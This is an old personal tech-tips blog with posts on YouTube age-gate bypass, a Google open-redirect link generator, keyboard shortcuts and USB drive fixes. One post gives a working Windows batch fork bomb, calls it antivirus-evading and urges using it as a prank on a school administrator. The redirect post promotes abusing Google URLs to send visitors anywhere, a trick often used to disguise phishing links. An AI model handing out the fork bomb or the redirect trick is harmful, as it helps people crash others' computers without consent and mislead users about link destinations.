Saturday, March 8, 2014

Watch 18+ Videos On Youtube Without Signing In

Watch 18+ Videos On Youtube Without Signing In
Sometime its annoying when youtube ask you to sign in for your age verification to watch 18+ videos. So i will make it easy for you by showing you a simple youtube trickto watch adult or 18+ youtube videos without signing In. This trick is 100% working as of 2013. So lets get started.

How To Watch 18+ Youtube Videos Without Logging In ?

1. First get the Url of video you want to watch. As shown below.
http://www.youtube.com/watch?v=qRe_juix7SQ
2. Then copy the Video Id. For above link video Id is qRe_juix7SQ
3. Now paste the Video Id in the link given below.
http://www.youtube.com/v/VideoId?fs=1
  • Replace VideoId with the Id you copied in Step 2
4. Now the url will become as shown below.
http://www.youtube.com/v/qRe_juix7SQ?fs=1
5. Done.

Redirect To Any Website Using Google Url

Today i will show you to make google link that redirects you to any webpage you wish. 

Working Demo

Visiting the below link you will be redirected to www.digitweekly.blogspot.in

https://google.com/url?q=%68%74%74%70%3a%2f%2f%64%69%67%69%74%77%65%65%6b%6c%79%2e%62%6c%6f%67%73%70%6f%74%2e%69%6e%2f&ei=o5IbU7WgM4m3hQf6poDoBw&sa=X&oi=unauthorizedredirect&ct=targetlink&ust=1394317739842391&usg=AFQjCNH7GDEaxrxEohe_rIpZrCJ3kmAldg

How To Redirect Any Site From Google ?

1. Go to Google Redirect Exploit
2. Enter Your Url in the input box as shown below
3. After entering the url click on submit and Google's url will be generated in the textarea as show below.


4. Now you can use that url and upon visiting that url you will be redirected to your site.


Thursday, February 27, 2014

Useful shortcuts for Desktop and Browser

Operating a computer using shortcuts saves you a lot of time.They are also very useful when you don't have a mouse to operate.
Operating a computer using shortcuts gives people happiness and feeling of geek.
Here are some useful shortcuts that are useful to people in their daily life of browsing and operating computer.

Desktop:

Start Menu : Windows Logo (or) Ctrl + ESC

My computer : Windows Logo + E

New Folder : Ctrl + Shift + N

Switching Through Applications : Alt + Tab

Switching Through Applications without always hitting alt + Tab : Ctrl + Alt + Tab

Switch through open applicatons : Alt + tab (or) Windows Logo +Tab (aero effect in windows7)

Switching through applications in aero mode : Ctrl + Windows Logo +Tab & use mouse to scroll.

Switch focus between applications : Alt + ESC

Run : Windows Logo +R

Desktop : Windows Logo + D

Minimize all windows : Windows Logo + M

Restore all minimized windows : Windows Logo + Shift + M

Flip window to left / Right : Windows Logo + Left arrow/Right arrow

Lock Screen : Windows Logo + L

System Properties : Windows Logo +Pause

Adding different Monitors : Windows Logo + P

Close a window : Alt + F4 (or) Ctrl + W

Full Screen : F11


Task Manager : Ctrl + Alt + Del (or) Ctrl + Shift + ESC

Minimize window : Alt + Spacebar & then N

Close window : Alt + Spacebar & then C

Restore window : Alt + Spacebar & then R

Copy,Cut,Paste : Ctrl + C,X,V

Rename File / Folder : F2


Browser:

New Tab : Ctrl + T

Go to address bar : Ctrl + L (or) Alt + D (or) F6

Switch between tabs : Ctrl + Tab / Ctrl + Shift + Tab

Go to nth tab : Ctrl + 1,2,3,...9

Search for keyword : Ctrl + F / F3

Downloads : Ctrl + J

History : Ctrl + H

Clear History Page : Ctrl + Shift + Del

View Original size of page : Ctrl + 0(zero)

Zoom in or out web page : Ctrl + '+' Ctrl + '-'

Bookmark a web page : Ctrl + D

Directly go to GOOGLE.COM : www.google.com/ncr

Refresh Page : F5 (or) Ctrl + R

Go back / forward : Alt + Left / Right arrow

Open a file in your computer : Ctrl + O

Browse one page down/up : Spacebar / Shift + Spacebar

Developer Tools : F12

Open Source code : Ctrl + U

Retrieving data from pendrive containing shortcut files


Often people see that the data in their pen-drives are converted into shortcuts making them unable to see the data.It is due to virus which is changing the permissions to the files in the drive.It can be observed that capacity of the pen-drive is occupied but the files are not visible.

Then in that case just perform these steps to retrieve back your original data.

Go to command prompt (win+R ->cmd)
Go to the directory of pen-drive (If it is G: drive, then type G: and hit enter)
now run the following command.
attrib /s /d -r -a -s -h * Now you can see that the data in your pen-drive is visible.
Have a backup of that data and format the drive and use it further. :)


Remove Write Protection from USB Drives


Sometimes it becomes difficult to send data into our USB Drives or completely unable to send data into USB Drives because it keeps saying that "The Disk is Write protected" Please use another disk or remove write protection.


Follow these simple steps to remove write protection and restore the device to its normal position.



  1. Open Command prompt (Win + R -> cmd)

  2. type diskpart and hit enter.
  3. It asks for permission to run as administrator -> press OK
  4. Now type list disk.It shows available disks.
  5. Now select your USB drive by this command. select disk # (# = no of your USB Drive)
  6. now enter the command attributes disk clear readonly

cmd diskpart



diskpart window

Sunday, February 2, 2014

HOW TO MAKE A FORK BOMB (RABBIT VIRUS)

A fork bomb or rabbit virus opens an application for example cmd.exe so many times that its overloads the computers processor which results in the computer either overheating, shutting down or in some cases you can get a BSOD (blue screen of death). Unlike little batch viruses like the shutdown one you cannot stop a fork bomb unless you extremely 1337 so once it starts it goes until it does its job.
Most Anti-Virus software will not pick a fork bomb or rabbit virus, as far as its concerned its just a batch file the opens and application.
Background
Fork Bombs aka Rabbit viruses have been around for ages due to their effectiveness to evade anti-virus software. I came across it when i wanted to play a practical joke on my schools administrator for his birthday. Just to let you know it worked and hes not some n00b. I find them very effective just don’t bomb yourself.
The code
Ok this is the code that you type into notepad.exe remember to save it as a .bat or if you want it in a dorminant for save it as a .txt
One more thing…I am not responsible if you kills your computer or somebody else computer with or without permission. Now that we have that out a the way here we go…
Blocks of code should be set as style “Formatted” like this.
:s
START %0
GOTO :s
Have fun guys

15 GOOGLE CHROME SHORTCUTS TO SAVE YOUR TIME

Open a new window: Ctrl+N
Open link in a new tab: Press Ctrl, and click a link
Open link in a new window: Press Shift, and click a link
Close current window: Alt+F4
Open a new tab: Ctrl+T
Reopen the last tab you’ve closed: Ctrl+Shift+T
Close current tab or pop-up: Ctrl+W or Ctrl+F4
Switch to the last tab: Ctrl+9 
Switch to the next tab: Ctrl+Tab or Ctrl+PgDown
Switch to the previous tab: Ctrl+Shift+Tab or Ctrl+PgUp
Open your web address in a new tab: Type a web address, then press Alt+Enter
Highlight content in the web address area: F6 or Ctrl+L or Alt+D
View the History page: Ctrl+H
View the Downloads page: Ctrl+J
Download link: Press Alt, and click a link

Total Pageviews

Popular Posts

Blog Archive

© 2014 All rights reserved Amitabh Singh. Powered by Blogger.